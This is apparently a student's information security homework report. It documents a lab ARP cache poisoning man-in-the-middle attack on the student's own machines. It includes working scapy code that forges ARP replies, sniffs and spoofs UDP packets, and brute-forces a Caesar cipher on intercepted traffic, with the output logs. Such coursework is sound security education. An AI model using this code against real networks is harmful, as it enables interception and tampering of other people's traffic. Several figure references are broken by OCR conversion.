Homework 3 - Information Security (ICS344)

Alfaifi, Ammar – 201855360

Nov. 11, 2023

1 Man-In-The-Middle Attack using ARP Cache Poisoning

For the IP and MAC addresses, see Figure **??**, Figure **??**, and Figure **??**.



Figure 1: IP and MAC addresses for the victim machine `A`,



Figure 2: IP and MAC addresses for machine `B`,

Figure 3: IP and MAC addresses for MITM machine `M`,

1.1 ARP Table Poisoning

Before the ARP table poisoning is carried see the victim ARP table in Figure **??**. Then after the code in Figure **??** is executed to poisin victim's ARP table, we see in Figure **??** B's MAC address is now M's one.

1.2 Build UDP Packet

The following code nippet will construct a UDP packet sent from machine `A` to machine `B`, refer to Section **??** for information about the IP addresses used.

```
from scapy.all import *
packet = (
    IP(src="192.168.0.110", dst="192.168.1.108")
    / UDP(sport=1234, dport=5678)
    / "Ammar Alfaifi"
)
send(packet)
```

See Figure **??** for the output of this code.

1.3 Sniffing and Spoofing UDP

As in Figure **??** we recive UDP message containing my name, then I reversed it and sent it thru network. The code used is shown in Figure **??**.



Figure 4: This shows the ARP table before poisoning, firt row is the gatway, the second is MITM machin (`M`), and the third is the machine `B`.

2 Man-In-The-Middle Attack with Ciphertext

As in Section ??, we poisoned A's ARP table to redirect UDP packets, going to B, to M.

2.1 Encrypt UDP Body

Figure ?? shows the `scapy` code to send an encrypted message within UDP packet from machine A to machine B. Also, see Figure ?? for this code output.

2.2 Encrypted UDP in Wireshark

See Figure ?? for wire for our encrypted UDP packet, showing tha same body as in the scapy outp, Figure ??.

2.3 Hacking Encrypted UDP

In this step I combine Section ?? and Section ??, to sniff a UDP packet and then tries to decrypt the ciphertext. Thse code is shown in Figure ?? and the result of the sniffing and decryption is shown in Figure ??.

3 Modern Cipher and Message Digest

3.1 Encoding

Encoding is a process of converting data into a different format using a scheme that is publicly available. It is not meant for security purposes but rather for data integrity and efficiency. Common encoding schemes include Base64 and URL encoding.

Example Let's encode the string "Hello, World!" using Base64.
`Hello, World!` → `SGVsbG8sIFdvcmxkIQ==`

3.2 Encryption

Encryption involves transforming data into a secure format using a key, making it unreadable without the corresponding decryption key. It is designed for confidentiality and privacy. Common encryption algorithms include AES and RSA.

Example Encrypt the message "Confidential Data" using the `aes-128-cbc` and "1234" as the secret algorithm with a key.
`Original: Confidential Data`
`Encrypted: cxrv5ZR2lGIq/PQTPvDlCieQ9QDDg7VbTvGlLja8clw=`

3.3 Hashing

Hashing is a one-way process that generates a fixed-size string of characters (hash) from input data. It is used for data integrity and quick data retrieval but is not reversible. Common hashing algorithms include SHA-256 and MD5.

Example Hash the password "SecurePassword" using the SHA-256 algorithm.
`SecurePassword` → `c89bbbf01fa7840fdbf194a621ef899258e9210d6c77b6f033b6ebfa15f7230d`

```python
from scapy.all import sendp
from scapy.layers.l2 import ARP, Ether

target_IP = "192.168.0.110"
target_MAC = "16:7c:df:f1:fc:de"

src_IP = "192.168.0.108"
src_MAC = "3c:a6:f6:6d:1d:41"

arp = ARP()
arp.hwsrc = src_MAC
arp.psrc = src_IP
arp.hwdst = target_MAC
arp.pdst = target_IP

arp.op = 2

ether = Ether()
ether.dst = target_MAC
ether.src = src_MAC


frame = ether / arp
res = sendp(frame)
print(res)
```

Figure 5: `scapy` code I use to poisin machine's A ARP table. It sends a response ARP message (`op=2`) as if it comes from machine B, telling victim B' MAC address. However it's M's MAC address. Hence, forwarding traffic from `A` to `M`, instead of from `A` to `B`, normally.

```
ArchLinux
➜ ~ arp -a
_gateway (192.168.0.1) at 10:27:f5:57:a0:d2 [ether] on enp0s1
Ammar-iMac.local (192.168.0.102) at 3c:a6:f6:6d:1d:41 [ether] on enp0s1
? (192.168.0.108) at 3c:a6:f6:6d:1d:41 [ether] on enp0s1
➜ ~
```

Figure 6: A's ARP table after poisoning. See A's MAC address (3rd row) is that of M (the attacker).

```
➜ Downloads python udp.py
WARNING: No IPv4 address found on anpi0 !
WARNING: No IPv4 address found on anpi1 !
WARNING: more No IPv4 address found on en0 !
.
Sent 1 packets.
```

Figure 7: Output after executing `scapy` code to construct and send a UDP packet from `A` to `B`

```python
from scapy.all import *

def spoof(pkt):
    if (
        pkt[IP].src == "192.168.0.110" # machine A
        and pkt[IP].dst == "192.168.0.108" # machine B
        and pkt[Ether].dst == "f4:0f:24:1a:13:f1" # machine M
    ):
        data = pkt[Raw].load
        print(f'>>>>>> {data}, length: {len(data)}')
        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        udp = UDP(sport=pkt[UDP].sport, dport=pkt[UDP].dport)
        newdata = str(data)[::-1]
        newpkt = ip / udp / newdata

        print("Spoofed Packet Sent as : ", newdata)
        send(newpkt)


pkt = sniff(filter="udp", prn=spoof)
```

Figure 8: Shows the scapy code to sniff and then spoof a UDP packet.

```
➜  Downloads python MITM_Attack_Sniffing_Spoofing_UDP.py
WARNING: No IPv4 address found on anpi0 !
WARNING: No IPv4 address found on anpi1 !
WARNING: more No IPv4 address found on en0 !
>>>>>> b'Ammar Alfaifi', length: 13
Spoofed Packet Sent as :  'ifiaflA rammA'b
.
Sent 1 packets.
>>>>>> b"'ifiaflA rammA'b", length: 16
Spoofed Packet Sent as :  "b'Ammar Alfaifi'"b
.
```

Figure 9: Spoof code output it shows the original message as well as the the spoofed one.

```python
from scapy.all import *

key = 3
message = "Ammar"
mode = "encrypt"
SYMBOLS = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890 !?."
translated = ""

for symbol in message:
    # Note: Only symbols in the `SYMBOLS` string can be encrypted/decrypted.
    if symbol in SYMBOLS:
        symbolIndex = SYMBOLS.find(symbol)

        # Perform encryption/decryption:
        if mode == "encrypt":
            translatedIndex = symbolIndex + key
        elif mode == "decrypt":
            translatedIndex = symbolIndex - key

        # Handle wrap-around, if needed:
        if translatedIndex >= len(SYMBOLS):
            translatedIndex = translatedIndex - len(SYMBOLS)
        elif translatedIndex < 0:
            translatedIndex = translatedIndex + len(SYMBOLS)

        translated = translated + SYMBOLS[translatedIndex]
    else:
        # Append the symbol without encrypting/decrypting:
        translated = translated + symbol

##### sending packet ######
print(f"Encrypted message to be sent: {translated}")
packet = (
    IP(src="192.168.0.110", dst="192.168.1.108")
    / UDP(sport=1234, dport=5678)
    / translated
)
send(packet)
```

Figure 10: Code to send a UDP packet but the message (i.e., "Ammar") is now encrypted.

```
➜  Downloads python enc.py
WARNING: No IPv4 address found on anpi0 !
WARNING: No IPv4 address found on anpi1 !
WARNING: more No IPv4 address found on en0 !
Encrypted message to be sent: Dppdu
.
Sent 1 packets.
```

Figure 11: Result of running scapy code



Figure 12: We see the packet details, with its encrypted message.

```python
from scapy.all import *

SYMBOLS = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890 !?."


def spoof(pkt):
    if (
        pkt[IP].src == "192.168.0.110"  # machine A
        and pkt[IP].dst == "192.168.0.108"  # machine B
        # and pkt[Ether].dst == "3c:a6:f6:6d:1d:41"  # machine M
    ):
        data = pkt[Raw].load
        print(f">>>>>> {data}, length: {len(data)}")
        decrypt(data.decode())



def decrypt(message):
    for key in range(len(SYMBOLS)):
        translated = ""
        for symbol in message:
            if symbol in SYMBOLS:
                symbolIndex = SYMBOLS.find(symbol)
                translatedIndex = symbolIndex - key

                # Handle the wrap-around:
                if translatedIndex < 0:
                    translatedIndex = translatedIndex + len(SYMBOLS)

                translated = translated + SYMBOLS[translatedIndex]

            else:
                translated = translated + symbol

        print(f"Key #{key}: {translated}")


pkt = sniff(filter="udp", prn=spoof)
```

Figure 13: It shows hacking code that sniffs first then try to decrypt the message.

```
➜  Downloads python dec.py
WARNING: No IPv4 address found on anpi0 !
WARNING: No IPv4 address found on anpi1 !
WARNING: more No IPv4 address found on en0 !
>>>>>> b'Dppdu', length: 5
Key #0: Dppdu
Key #1: Cooct
Key #2: Bnnbs
Key #3: Ammar
Key #4: .llZq
Key #5: ?kkYp
Key #6: !jjXo
Key #7:  iiWn
Key #8: 0hhVm
Key #9: 9ggUl
Key #10: 8ffTk
```

Figure 14: The result of trying to find the correct additive key, we see that my name is recovered with key equals 3, as the original encrypting key.